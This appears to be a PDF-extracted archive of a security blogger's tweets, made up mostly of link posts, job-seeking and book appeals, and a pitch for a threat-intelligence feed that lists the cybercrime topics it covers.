

















































26 - Saturday

03:48

https://t.co/uvAt5gK9BA #security #cybercrime #malware #CyberAttack #CyberSecurity #cyberattacks #cyberwar #cybersecuritytips #ThreatIntel #ThreatIntelligence #ThreatHunting #threatreport https://t.co/42658I4mkD



28 - Monday

00:44

Who wants to really work with me? Are you a vendor or an organization that wants to acquire my public STIX/STIX2/TAXII feed - https://t.co/0mUajr8DT8 and have me populate it with research on a daily basis? Drop me a line. Brochure - https://t.co/sElhv2bb8t https://t.co/KCL3MB3TeD




30 - Wednesday

10:14

Does anyone know anyone at the Organized Crime and Corruption Reporting Project @occrp and can anyone do an introduction?

11:32

My new Twitter BIO - "Independent Contractor. https://t.co/Xest1Slnvx (2003-2006) - Slashdotted Two Times - Ex-@ZDNet - Ex-@Webroot - Won Jessy H. Neal Award - Won @SCMagazine Award" always "bother" me at https://t.co/JTcqOaYgET https://t.co/Kqrfh27Ddm



12:09

Thanks @Geraldanthro for all the assistance in tracking me down and actually finding me back in 2011! It's always a pleasure to know that you've followed and I hope that you're still following my work and research. Best wishes and keep up the good work! https://t.co/d5vVv6AmYr

31 - Thursday

03:28

https://t.co/HBrH9ck2qD https://t.co/UGmQUJ9qfX



 $\bigstar 1$

April

4 - Monday

20:16


Who wants to write a book with me? Drop me a line at dancho.danchev@hush.com #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntel #ThreatIntelligence #ThreatProtection #threatreport

≥1 ★2

6 - Wednesday


18:45

https://t.co/0mUajr8DT8 https://t.co/GFaj9VtbyZ





https://t.co/0mUajr8DT8 https://t.co/Xdw6lv7FoP




18:46




https://t.co/0mUajr8DT8 https://t.co/afuYCsa5ok


577 cyber jihad ip	577 cyber jihad	577 cyber terrorism
577 cyber jihad	576 hezbollah	95
95 client-side	87 vulnerabilities	73 drive by



We Cover the Following Threat Intelligence Feed Categories Historically and in Real-Time

- The Russian Business Network Coverage Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- Cyber Jihad Online Activities Coverage Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- Proliferation of DIY Hacking Tools Coverage Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- The Rise of Rogue Antivirus Software Coverage Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- Cybecrime DIY Tools and Artifacts Coverage Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
 - Web Malware Exploitation Kits Incidents and Campaigns Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- Blackhat SEO Campaigns and Incidents Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- Embedded Malware Campaigns and Incidents Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s





9 - Saturday

01:11

https://t.co/waW3ZbhZjE - Общност за Информационна Компютърна и Мрежова Сигурност #Bulgaria https://t.co/50lhrGt53i

Виртуален Форум за Информационна Компютърна и Мрежова Сигурност Дискусии за злонамерен код, софтуерни грешки, програми, курсове и ресурси за информационна компютърна и мрежова сигурност

https://sigurnost.bg

21:27	https://t.co/8pw8alG6QA
21:27	https://t.co/I2Id1pjOU5
21:28	https://t.co/afU0hgH7dO
21:29	https://t.co/b9pj0CHvUe
21:30	https://t.co/nEP8dzsfif
21:30	https://t.co/DG8oga3lpo
21:30	
21:31	https://t.co/8OZRbPnD3N
21:31	https://t.co/AvBqVjHYE7
21:31	https://t.co/167MOpviFl
656	https://t.co/R8dKhrQWX6

21:32

https://t.co/aTV0lgB3Gr

21:32

https://t.co/QfuLP273E9

21:32

https://t.co/NfVf7DQaRH

21:33

https://t.co/PVFrADkGwX

21:36

https://t.co/waW3ZbhZjE https://t.co/2uwvlJbxp2



10 - Sunday

07:20

https://t.co/8kadUyEttk

07:58

Guys and girls. Who wants to hire a security blogger? CV here - https://t.co/04zpbx2RSb @ZDNet Zero Day portfolio here - https://t.co/3vqmctZzHf @Webroot portfolio here - https://t.co/tW2LuSxdSi [PDF] RT pls! Ping me here!


08:01

I'm "desperately" looking for the opportunity to come back on the scene as a security

blogger and anything that you can offer as a direct hire proposition would be greatly appreciated. Here's my portfolio - https://t.co/UZ6qVAhxVF RT pls!

08:04

I can also do security and investigative reporting and anything that you could offer for this position would be greatly appreciated. Feel free to go through the archives here - https://t.co/JTcqOaYgET or check out my Onion here - https://t.co/4CqIL2cSeHhttps://t.co/EPN3inpoaE



08:18

 $\label{lem:my-decomposition} \mbox{My Dark Web Onion - https://t.co/4CqIL2cSeH so far so good! \mbox{ https://t.co/rLaoevaDmu} \\$




15 - Friday

10:09

Doing book promotion. https://t.co/GM3JMWhh0w



17 - Sunday



00:18

https://t.co/HYLjlkvmHP

00:19


https://t.co/H7zRzUN59S

00:20

https://t.co/OlJgJL2NvR


00:21

https://t.co/ksqLuKrqqe






https://t.co/0mUajr8DT8 https://t.co/lynROw1FSP







https://t.co/0mUajr8DT8 https://t.co/O4MFFWsTgy





https://t.co/0mUajr8DT8 https://t.co/hpMGTpDaQ7







18 - Monday

22:17

https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #cybersecuritytips #CyberSec #cyberwar #CyberSecurityAwareness #ThreatIntelligence https://t.co/ZUtujrQm25


≈1 ★1




